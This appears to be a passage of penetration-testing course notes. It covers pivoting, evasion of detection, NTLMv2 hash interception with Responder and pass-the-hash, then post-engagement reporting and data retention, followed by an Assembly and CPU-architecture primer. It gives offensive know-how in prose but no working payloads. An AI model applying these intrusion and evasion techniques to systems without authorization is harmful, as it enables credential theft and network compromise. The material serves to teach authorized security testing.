In most cases, the system you use will not have the tools to enumerate the internal network efficiently. Some techniques allow you to use the exploited host as a proxy and perform all the scans from your attack machine or VM. In doing so, the exploited system represents and routes all your network requests sent from your attack machine to the internal network and its network components.
In this way, you make sure that non-routable networks can still be reached. This allows you to scan them for vulns and penetrate deeper into the network. This process is also known as pivoting or tunneling.
Evasive Testing
Also, in this stage, you should consider whether evasive testing is part of the assessment scope. There are different procedures for each tactic, which support you in disguising these requests to not trigger an internal alarm among the admins and the blue team.
There are many ways to protect against lateral movement, including network (micro) segmentation, threat monitoring, IPS/IDS, EDR, etc. To bypass these efficiently, you need to understand how they work and what they respond to. Then you can adapt and apply methods and strategies that help avoid detection.
Information Gathering
Before you target the internal network, you must first get an overview of which systems and how many can be reached from your system. This information may already be available to you from the last post-exploitation stage, where you took a closer look at the settings and configurations of the system.
You return to the information gathering stage, but this time, you do it from inside the network with a different view of it. Once you have discovered all hosts and servers, you can enumerate them individually.
Vulnerability Assessment
… from the inside of the network differs from the previous procedures. This is because far more errors occur inside a network than on hosts and servers exposed to the internet. Here, the groups to which one has been assigned and the rights to different system components play an essential role. In addition, it is common for users to share information and documents and work on them together.
This type of information is of particular interest to you when planning your attacks. For example, if you compromise a user account assigned to a dev group, you may gain access to most of the resources used by company devs. This will likely provide you with crucial internal information about the systems and could help you to identify flaws or further your access.
PrivEsc
Once you have found and prioritized these paths, you can jump to the step where you use these to access the other systems. You often find ways to crack passwords and hashes and gain higher privileges. Another standard method is to use your existing creds on other systems. There will also be situations where you do not even have to crack hashes but can use them directly. For example, you can use the tool Responder to intercept NTLMv2 hashes. If you can intercept a hash from an admin, then you can use the pass-the-hash technique to log in as that admin on multiple hosts and servers.
After all, the lateral movement stage aims to move through the internal network. Existing data and information can be veratile and often used in many ways.
Post-Exploitation
Once you have reached one or more hosts or servers, you go through the steps of the post-exploitation stage again for each system. Here you again collect system information, data from created users, and business information that can be presented as evidence. However, you must again consider how this different information must be handled and the rules defined around sensitive data in the contract.
PoC
… is a project management term. In project management, it serves as proof that a project is feasible in principle. The criteria for this can lie in technical or business factors. Therefore, it is the basis for further work, in your case, the necessary steps to secure the corporate network by confirming the discovered vulns. In other words, it serves as a decision-making basis for the further course of action. At the same time, it enables risks to be identified and minimized.
A PoC can have many different representations. For example, documentation of the vulns found can also consitute a PoC. The more practical version of a PoC is a script or code that automatically exploits the vulns found. This demonstrates the flawless exploitation of the vulnerabilities. This variant is straightforward for an admin or dev because they can see what steps your script takes to exploit the vuln.
Post-Engagement
Cleanup
Once testing is complete, you should perform any necessary cleanup, such as deleting tools/scripts uploaded to target systems, reverting any (minor) configuration changes you may have made, etc. You should have detailed notes of all your activities, making any cleanup activities easy and efficient. If you cannot access a system where an artifact needs to be deleted, or another change reverted, you should alert the client and list these issues in the report appendices. Even if you can remove any uploaded files and revert changes, you should document these changes in your report appendices in case the client receives alerts that they need to follow up on and confirm that the activity in question was part of your sanctioned testing.
Documenting and Reporting
You must make sure to have adequate documentation for all findings that you plan to include in your report. This includes command output, screenshots, a listing of affected hosts, and anything else specific to the client environment or finding. You should also make sure that you have retrieved all scan and log output if the client hosted a VM in their infrastructure for an internal pentest and any other data that may be included as part of the report or as supplementary documentation. You should not keep any Personal Identifiable Information (PII), potentially incriminating info, or other sensitive data you came across throughout testing.
You should already have a detailed list of the findings you will include in the report and all necessary details to tailor the findings to the client’s environment. Your report deliverable should consist of the following:
- An attack chain detailing steps taken to achieve compromise
- A strong executive summary that a non-technical audience can understand
- Detailed findings specific to the client’s environment that include a risk rating, finding impact, remediation recommendations, and high-quality external references related to the issue
- Adequate steps to reproduce each finding so the team responsible for remediation can understand and test the issue while putting fixes in place
- Near, medium, and long-term recommendations specific to the environment
- Appendices which include information such as the target scope, OSINT data, password cracking analysis, discovered ports/services, compromised hosts, compromised accounts, files transferred to client-owned systems, any account creation/system modifications, an Acitve Directory security analysis, relevant scan data/supplementary documentation, and any other information necessary to explain a specific finding or recommendation further
Report Review Meeting
Once the draft report is deliverd, and the client has had a chance to distribute it internally and review it in-depth, it is customary to hold a report review meeting to walk through the assessment results. The report review meeting typically includes the same folks from the client and the firm performing the assessment. Depending on the types of findings, the client may bring in additional technical subject matter experts if the finding is related to a system or app they are responsible for. Typically you will not read the entire report word for word but walk through each finding briefly and give an explanation from your own perspective/experience. The client will have the opportunity to ask questions about anything in the report, ask for clarifications, or point out issues that need to be corrected. Often the client will come with a list of questions about specific findings and will not want to cover every finding in detail.
Deliverable Acceptance
The scope of work should clearly define the acceptance of any project deliverables. In pentest assessments, generally, you deliver a report marked DRAFT and give the client a chance to review and comment. Once the client has submitted feedback either by email or during a report review meeting, you can issue them a new version of the report marked FINAL. Some audit firms that clients may be beholden to will not accept a pentest report with a DRAFT designation. Other companies will not care, but keeping a uniform approach all customers is best.
Post-Remediation Testing
Since a pentest is essentially an audit, you must remain impartial third parties and not perform remediation on your findings. You must maintain a degree of independence and can serve as trusted advisors by giving general remediation advice on how a specific issue could be fixed or be available to explain further/demonstrate a finding so the team assigned to remediate it has a better understanding. You should not be implementing changes yourself or even giving precise remediation advice. This will help maintain the assessment’s integrity and not introduce any potential conflict of interest into the process.
Data Retention
After a pentest concludes, you will have a considerable amount of client-specific data such as scan results, log output, credentials, screenshots, and more. Data retention and destruction requirements may differ from county to country and firm to firm, and procedures surrounding each should be outlined clearly in the contract language of the scope of work and the RoE.
You should retain evidence for some time after the penstest in case questions arise about specific findings or to assist with retesting “closed” findings after the client has performed remediation activities. Any data retained after the assessment should be stored in a secure location owned and controlled by the firm and encrypted at rest. All data should be wiped from tester systems at the conclusion of an assessment. A new virtual machine specific to the client in question should be created for any post-remediation testing or investigation of findings related to client inquiries.
Close Out
Once you have delivered the final report, assisted the client with questions regarding remediation, and performed post-remediation testing/issued a new report, you can finally close the project. At this stage, you should ensure that any systems used to connect to the client’s systems or process data have been wiped or destroyed and that any artifacts leftover from the engagement are stored securely (encrypted) per your firm’s policy and per contractual obligations to your client. The final steps would be invoicing the client and collecting payment for services rendered. Finally, it is always good to follow up with a post-assessment client satisfaction survey so the team and management, in particular, can see what went well during the engagement and what could be improved upon from a company process standpoint and the individual consultant assigned to the project. Discussions for follow-on work may arise in the weeks or months after if the client was pleased with your work and day-to-day interactions.
As you continually grow your technical skillset, you should always look for ways to improve your soft skills and become more well-rounded professional consultants. In the end, the client will usually remember interactions during the assessment, communication, and how they were treated/valued by the firm they engage, not the fancy exploit chain the pentester pulled of to pwn their systems. Take time to self-reflect and work on continuous improvement in all aspects of your role as a professional pentester.
Programming
Assembly
Architecture
Assembly Language
Most of your interaction with your personal computers and smartphones is done through the OS and other applications. These applications are usually developed using high-level languages. You also know that each of these devices has a core processor that runs all of the necessary processes to execute systems and applications, along with Random Access Memory, Video Memory, and other similar components.
However, these physical components cannot interpret or understand high-level languages, as they can essentially only process 1s and 0s. This is where Assembly language comes in, as a low-level language that can write direct instructions the processor can understand. Since the processor can only process binary data, it would be challenging for humans to interact with processors without referring to manuals to know which hex code runs which instruction.
This is why low-level assembly languages were built. By using Assembly, developers can write human-readbale machine instructions, which are then assembled into their machine code equivalent, so that the processor can directly run them. This is why some refer to Assembly language as symbolic machine code.
Machine code is often represented as Shellcode, a hex representation of machine code bytes. Shellcode can be translated back to its Assembly counterpart and can also be loaded directly into memory as binary instructions to be executed.
High-Level vs. Low-Level
As there are different processor designs, each processor understands a different set of machine instructions and a different Assembly language. In the past, applications had to be written in assembly for each processor, so it was not easy to develop an application for multiple processors. In the early 1970’s, high-level languages were developed to make it possible to write a single easy to understand code that can work on any processor without rewriting it for each processor. To be more specific, this was made possible by creating compilers for each language.
When high-level code is compiled, it is translated into assembly instructions for the processor it is being compiled for, which is then assembled into machine code to run on the processor. This is why compilers are built for various languages and various processors to convert the high-level code into assembly code and then machine code that matches the running processor.
Later on, interpreted languages were developed, which are usually not compiled but are interpreted during run time. These types of languages utilize pre-built libraries to run their instructions. These libraries are typically written and compiled in other high-level languages like C or C++. So when you issue a command in an interpreted language, it would use the compiled library to run that command, which uses its assembly code/machine code to perform all the instructions necessary to run this command on the processor.
Compilation Stages

Computer Architecture
Today most modern computers are built on the Von Neumann Architecture, which was developed back in 1945 by Von Neumann to enable the creation of “General Purpose Computers”.
This architecture executes machine code to perform specific algorithms. It mainly consists of the following elements:
- Central Processing Unit (CPU)
- Memory Unit
- Input/Output Devices
- Mass Storage Unit
- Keyboard
- Display
The CPU itself consists of:
- Control Unit (CU)
- Arithmetic/Logic Unit (ALU)
- Registers
Assembly languages mainly work with the CPU and memory.
Memory
A computer’s memory is where the temporary data and instructions of currently running programs are located. A computer’s memory ism also known as Primary Memory. It is the primary location the CPU uses to retrieve and process data. It does so very frequently, so the memory must be extremely fast in storing and retrieving data and instructions.
Two main types of memory:
- Cache
- Random Access Memory (RAM)
Cache
… memory is usually located within the CPU itself and hence is extremely fast compared to RAM, as it runs at the same clock speed as the CPU. However, it is very limited in size and very sophisticated, and expensive to manufacture due to it being so close to the CPU.
Since RAM clock speed is usually much slower than the CPU cores, in addition to it being far from the CPU, if a CPU hat to wait for the RAM to retrieve each instruction, it would effectivley be running at much lower clock speeds. This is the main benefit of cache memory. It enables the CPU to access the upcoming instructions and data quicker than retrieving them from RAM.
There are usually three levels of cache memory, depending on their closeness to the CPU core:
| Level | Description |
|---|---|
| Level 1 Cache | usually in kilobytes, the fastest memory available, located in each CPU core |
| Level 2 Cache | usually in megabytes, extremely fast, shared between all CPU cores |
| Level 3 Cache | usually in megabytes, faster than RAM but slower than L1/L2 |
RAM
… is much larger than cache memory, coming in sizes ranging from gigabytes up to terabytes. RAM is also located far away from the CPU cores and is much slower than cache memory. Accessing data from RAM addresses takes many more instructions.
For example, retrieving an instruction from the registers takes only one clock cycle, and retrieving it from the L1 cache takes a few cycles, while retrieving it from RAM takes around 200 cycles. When this is done billions of times in a second, it makes a massive difference in the overall execution speed.
In the past, with 32-bit addresses, memory addresses were limited from 0x00000000 to 0xffffffff. This meant the maximum possible RAM size was 2^32 bytes, which is only 4 gigabytes, at which point you run out of unique addresses. With 64-bit addresses, the range is now up to 0xffffffffffffffff, with a theoretical maximum RAM size of 2^64, which is around 18.5 exabytes, so you shouldn’t be running out of memory addresses anytime soon.
When a program is run, all of its data and instructions are moved from the storage unit to the RAM to be accessed when needed by the CPU. This happens because accessing them from the storage unit is much slower and will increase data processing time. When a program is closed, its data is removed or made availabe to re-use from the RAM.
The RAM is split into four main segments:

| Segment | Description |
|---|---|
| Stack | has a last-in-first-out design and is fixed in size; data in it can only be accessed in a specific order by pushing and popping data |
| Heap | has a hierachical design and is therefore much larger and more versatile in storing data, as data can be stored and retrieved in any order; however, this makes the heap slower than the stack |
| Data | has two parts: 1) data, which is used to hold variables and 2) .bss, which is used to hold unassigend variables |
| Text | main assembly instructions are loaded into this segment to be fetched and executed by the CPU |
Although this segmentation applies to the entire RAM, each application is allocated its Virtual Memory when it is run. This means that each application would have its own stack, heap, data, text segments.
IO/Storage
… like the keyboard, the screen, or the long-term storage unit, also known as Secondary Memory. The processor can access and control IO devices using Bus Interfaces, which act as ‘highways’ to transfer data and addresses, using electrical charges for binary data.
Each bus has capacity of bits it can carry simultaneously. This usually is a multiple of 4-bits, ranging up to 128-bits. Bus interfaces are also usually used to access memory and other components outside the CPU itself.
Unlike primary memory that is volatile and stores temporary data and instructions as the programs are running, the storage unit stores permanent data, like the OS files or entire applications and their data.
The storage unit is the slowest to access. First, because they are the farthest away from the CPU, accessing them through bus interfaces like SATA or USB takes much longer to store and retrieve the data. They are also slower in their design to allow more data storage. As long as there is more data to go through, they will be slower.
SSDs utilize a similar design to RAMs, using non-volatile circuitry that retains data even without electricity. This made storage units much faster in storing and retrieving data. Still, since they are far away from the CPU and connected through special interfaces they are the slowest unit to access.
Speed
| Component | Speed | Size |
|---|---|---|
| Registers | fastest | Bytes |
| L1 Cache | fastest, other than Registers | Kilobytes |
| L2 Caches | very fast | Megabytes |
| L3 Caches | fast, but slower than the above | Megabytes |
| RAM | much slower than all of the above | Gigabytes-Terabytes |
| Storage | slowest | Terabytes and more |
CPU Architecture
The CPU is the main processing unit wihtin a computer. The CPU contains both the Control Unit, which is in charge of moving and controlling data, and the Arithmetic/Logic Unit, which is in charge of performing various arithmetics and logical calculations as requested by a program through the assembly instructions.
The manner in which and how efficiently a CPU processes its instructions depends on its Instruction Set Architecture (ISA). There are multiple ISAs in the industry, each having its way of processing data. RISC architecture is based on processing more simple instructions, which takes more cycles, but each cycle is shorter and takes less power. The CISC architecture is based on fewer, more complex instructions, which can finish the requested instructions in fewer cycles, but each instruction takes more time and power to be processed.
Clock Speed & Clock Cycle
Each CPU has a clock speed that indicates its overall speed. Every tick of the clock runs a clock cycle that processes a basic instruction, such as fetching an address or storing an address. Specifically, this is done by the CU or ALU.
The frequency in which the cycles occur is counted is cycles per second (Hertz). If a CPU has a speed of 3.0 GHz, it can run 3 billion cycles every second (per core).

Modern processors have a multi-core design, allowing them to have multiple cycles at the same time.
Instruction Cycle
… is the cycle it takes the CPU to process a single machine instruction.

An instruction cycle consists of four stages: fetch, decode, execute, and store:
| Instruction | Description |
|---|---|
| 1. Fetch | takes the next instruction’s address from the Instruction Address Register (IRA), which tells it where the next instruction is located |
| 2. Decode | takes the instruction from the IAR, and decodes it from binary to see what is required to be executed |
| 3. Execute | fetch instruction operands from register/memory, and process the instruction in the ALU or CU |
| 4. Store | Store the new value in the destination operand |
Each Instruction Cycle takes multiple clock cycles to finish, depending on the CPU architecture and the complexity of the instruction. Once a single instruction cycle ends, the CU increments to the next instruction and runs the same cycle on it, and so on.

For example, if you were to execute the assembly instruction add rax, 1, it would run through an instruction cycle:
- Fetch the instruction from the
ripregister,48 83 C0 01(in binary). - Decode ‘
48 83 C0 01’ to know it needs to perform anaddof1to the value atrax. - Get the current value at
rax(byCU), add1to it (by theALU). - Store the new value back to
rax.
In the past, processors used to process instructions sequentially, so they had to wait for one instruction to finish to start the next. On the other hand, modern processors can process multiple instructions in parallel by having multiple instruction/clock cycles running at the same time. This is made possible by having a multi-thread and multi-core design.

Processor Specific
Each processor understands a different set of instructions. For example, while an Intel processor based on the 64-bit x86 architecture may interpret the machine code 4883C001 as add rax, 1, ARM processor translates the same machine code as the biceq r8, r0, r8, asr #6 instruction.
This is because each processor type has a different low-level assembly language architecture known as Instruction Set Architectures (ISA). For example, the add instruction seen above, add rax, 1, is for Intel x86 64-bit processors. The same instruction written for the ARM processor assembly language is represented as add r1, r1, 1.
It is important to understand that each processor has its own set of instructions and corresponding machine code.
Furthermore, a single Instruction Set Architecture may have several syntax interpretations for the same assembly code. For example, the above add instruction is based on the x86 architecture, which is supported by multiple processors like Intel, AMD, and legacy AT&T processors. The instruction is written as add rax, 1 with intel syntax, and written as addb $0x1, %rax with AT&T syntax.
Even though you can tell that both instructions are similar and do the same thing, their syntax is different, and the location of the source and destination operands are swapped as well. Still, both codes assemble the same machine code and perform the same instruction.
If you want to know whether your Linux system supports x86_64 architecture, you can use the lscpu command:
d41y@htb[/htb]$ lscpu
Architecture: x86_64
CPU op-mode(s): 32-bit, 64-bit
Byte Order: Little Endian
<SNIP>
Instruction Set Architecture (ISA)
… specifies the syntax and semantics of the assembly language on each architecture. It is not just a different syntax but is built in the core of a processor, as it affects the way and order instructions are executed and their level of complexity. ISA mainly consists of the following components:
- Instructions
- Registers
- Memory Addresses
- Data Types
| Component | Example | Description |
|---|---|---|
| Instructions | add rax, 1, mov rsp, rax, push rax | the instruction to be processed in the opcode operand_list format; there are usually 1, 2, or 3 comma-separated operands |
| Registers | rax, rsp, rip | used to store operands, addresses, or instructions temporarily |
| Memory Addresses | 0xffffffffaa8a25ff, 0x44d0, $rax | the address in which data or instructions are atored; may point to memory or registers |
| Data Types | byte, word, double word | the type of data stored |
There are two main Instruction Set Architectures:
- Complex Instruction Set Computer (CISC)
- used in Intel and AMD processors in most computers and servers
- Reduced Instruction Set Computer (RISC)
- used in ARM and Apple processors, in most smartphones, and some laptops
CISC
… architecture was one of the earliest ISA’s ever developed. It favors more complex instructions to be run at a time to reduce the overall number of instructions. This is done to rely as much as possible on the CPU by combining minor instructions into more complex ones.
Suppose you were to add two registers with the add rax, rbx instruction. In that case, a CISC processor can do this in a single ‘Fetch-Decode-Execute-Store’ cycle, without having to split into multiple instructions to fetch rax, then fetch rbx, then add them, and then store them in rax, each of which would take its own ‘Fetch-Decode-Execute-Store’ cycle.
Two main reasons:
- To enable more instructions to be executed at once by designing the processor to run more advanced instructions in its core.
- In the past, memory and transistors were limited, so it was preferred to write shorter programs by combining multiple instructions into one.
To enable the processors to execute complex instructions, the processor’s design becomes more complicated, as it is designed to execute a vast amount of different complex instructions, each of which has its own unit to execute it.
Furthermore, even though it takes a single instruction cycle to execute a single instruction, as the instructions are more complex, each instruction cycle takes more clock cycles. This fact leads to more power consumption and heat to execute each instruction.
RISC
… favors splittin instructions into minor instructions, and so the CPU is designed only to handle simple instructions. This is done to relay the optimization to the software by writing the most optimized Assembly code.
The same previous add r1, r2, r3 instruction on a RISC processor would fetch r2, then fetch r3, add them, and finally store them in r1. Every instruction of these takes an entire ‘Fetch-Decode-Execute-Store’ instruction cycle, which leads to a larger number of total instructions per program, and hence a longer Assembly code.
By not supporting various types of complex instructions, RISC processors only support a limited number of instructions (~200) compared to CISC processors (~1500). So, to execute complex instructions, this has to be done through a combination of minor instructions through Assembly.
An advantage of splitting complex instructions into minor ones is having all instructions of the same length either 32-bit or 64-bit long. This enables designing the CPU clock speed around the instruction length so that executing each stage in the instruction cycle would always take precisely one machine clock cycle.
Executing each instruction stage in a single clock cycle and only executing simple instructions leads to RISC processors consuming a fraction of the power consumed by CISC processors, which makes these processors ideal for devices that run on batteries, like smartphones or laptops.
CISC vs RISC
| Area | CISC | RISC |
|---|---|---|
| Complexity | favors complex instructions | favors simple instructions |
| Length of instructions | longer instructions - variable length ‘mulitple of 8 bits’ | shorter instructions - fixed length ‘32-bit/64-bit’ |
| Total instructions per program | fewer total instructions - shorter code | more total instructions - longer code |
| Optimization | relies on hardware optimization (in CPU) | relies on software optimization (in Assembly) |
| Instruction Execution Time | variable - mulitple of clock cycles | fixed - one clock cycle |
| Instructions supported by CPU | many instructiosn (~1500) | fewer instructions (~200) |
| Power Consumption | high | very low |
| Examples | Intel, AMD | ARM, Apple |
Registers, Addresses, and Data Types
Registers
Each CPU has a set of registers. The registers are the fastest components in any computer, as they are built within the CPU core. However, registers are very limited in size and can only hold a few bytes of data at a time.
There are two main types of registers:
| Data Registers | Pointer Registers |
|---|---|
rax | rbp |
rbx | rsp |
rcx | rip |
rdx | |
r8 | |
r9 | |
r10 |
- Data Registers
- are usually used for storing instructions/syscall arguments
- primary data registers are:
raxrbxrcxrdxrdi, but usually for the instruction destinationrsi, but usually for the instruction source
- secondary registers, that can be used when all previous registers are in use:
r8r9r10
- Pointer Registers
- used to store specific important address pointers
- main pointer registers:
- Base Stack Pointer
rbp, which points to the beginning of the Stack - Current Stack Pointer
rsp, which points to the current location within the Stack - Instruction Pointer
rip, which holds the address of the next instruction
- Base Stack Pointer
Sub-Registers
Each 64-bit register can be further divided into smaller sub-registers containing the lower bits, at ony byte 8-bits, 2 bytes 16 bits, and 4 bytes 32 bits. Each sub-register can be used and accessed on its own, so you don’t have to consume the full 64-bits if you have a smaller amount of data.

Sub-registers can be accessed as:
| Size in bits | Size in bytes | Name | Example |
|---|---|---|---|
| 16-bit | 2 byte | the base name | ax |
| 8-bit | 1 byte | base name and/or ends with ‘l’ | ax |
| 32-bit | 4 byte | base name + starts with the ‘e’ prefix | eax |
| 64-bit | 8 byte | base name + starts with the ‘r’ prefix | rax |
Take a look: All Sub-Registers for all the essential registers in an x86_64 architecture
Memory Addresses
x86 64-bit processors have 64-bit wide addresses that range from 0x0 to 0xffffffffffffffff, so you expect the addresses to be in this range. However, RAM is segmented into various regions, like the Stack, the heap, and other program and kernel-specific regions. Each memory region has specific read, write, execute permissions that specify whether you can read from it, write to it, or call an address in it.
Whenever an instruction goes through the Instruction Cycle to be executed, the first step is to fetch the instruction from the address it’s located at. There are several types of address fetching in the x86 architecture.
| Addressing Mode | Description | Example |
|---|---|---|
| Immediate | the value is given within the instruction | add 2 |
| Register | the register name that holds the value is given in the instruction | add rax |
| Direct | the direct full address is given in the instruction | call 0xffffffffaa8a25ff |
| Indirect | a reference pointer is given in the instruction | call 0x44d000 or call [rax] |
| Stack | address is on top of the stack | add rsp |
note
The less immediate the value is, the slower it is to fetch!
Address Endianness
… is the order of its bytes in which they are stored or retrieved from memory. There are two types of endianness: Little-Endian and Big-Endian. With Little-Endian processors, the little-end byte of the address is filled/retrieved first right-to-left, while with Big-Endian processors, the big-end byte is filled/retrieved first left-to-right.
If you have the address 0x0011223344556677 to be stored in memory, little-endian processors would store the 0x00 byte on the right-most bytes, and then the 0x11 byte would be filled after it, so it becomes 0x1100, and then the 0x22 byte, so it becomes 0x221100, and so on. Once all bytes are in place, they would look like 0x7766554433221100, which is the reverse of the original value. Of course, when retrieving the value back, the processor will also use little-endian retrieval, so the value retrieved would be the same as the original value.
Another example that shows how this can affect the stored values in binary. If you had the 2-byte integer 426, its binary representation is 00000001 10101010. The order in which these two bytes are stored would change its value. If you stored it in reverse as 10101010 00000001, its value becomes 43521.
The big-endian processors would store these bytes as 00000001 10101010 left-to-right, while little-endian processors store them as 10101010 00000001 right-to-left. When retrieving the value, the processor has to use the same endianness used when storing them, or it will get the wrong value. This indicates that the order in which the bytes are stored/retrieved makes a big difference.

note
Little-endian byte order is used with Intel/AMD x86 in most modern OS, so the shellcode is always represented right-to-left.
Data Types
The x86 architecture supports many types of data sizes, which can be used with various instructions. The following are the most common data types:
| Component | Length | Example |
|---|---|---|
| byte | 8 bits | 0xab |
| word | 16 bits - 2 bytes | 0xabcd |
| double word (dword) | 32 bits - 4 bytes | 0xabcdef12 |
| quad word (qword) | 64 bits - 8 bytes | 0xabcdef1234567890 |
important
Whenever you use a variable with a certain data type or use a data type with an instruction, both operands should be of the same size.
For example, you can’t use a variable defined as byte with rax, as rax has a size of 8 bytes. In this case, you would have to use al, which has the same size of 1 byte.
| Sub-Register | Data Type |
|---|---|
al | byte |
ax | word |
eax | dword |
rax | qword |
Assembling & Debugging
Assembly File Structure
global _start
section .data
message: db "Hello HTB Academy!"
section .text
_start:
mov rax, 1
mov rdi, 1
mov rsi, message
mov rdx, 18
syscall
mov rax, 60
mov rdi, 0
syscall
This Assembly code should print the string “Hello HTB Academy!” to the screen.
First, examine the way the code is distributed:

Looking at the vertical parts of the code, each line can have three elements:
- Labels
- each label can be referred to by instructions or by directives
- Instructions
- Operands
Next, if you look at the code line-by-line, you see three main parts:
global _start- is a directive that directs the code to start executing at the
_startlabel defined below
- is a directive that directs the code to start executing at the
section .data- is the data section, which should contain all of the variables
section .text- is the text section containing all of the code to be executed
Both the .data and .text sections refer to the data and text memory segments, in which these instructions will be stored.
Directives
An Assembly code is line-based, which means that the file is processed line-by-line, executing the instruction of each line. You see at the first line a directive global _start, which instructs the machine to start processing the instructions after the _start label. So, the machine goes to the _start label and starts executing the instructions there, which will print the message on the screen.
Variables
The data section holds your variable to make it easier for you to define variables and reuse them without writing them multiple times. Once you run your program, all of your variables will be loaded into memory in the data segment.
When you run the program, it will load any variables you have defined into memory so that they will be ready for usage when you call them.
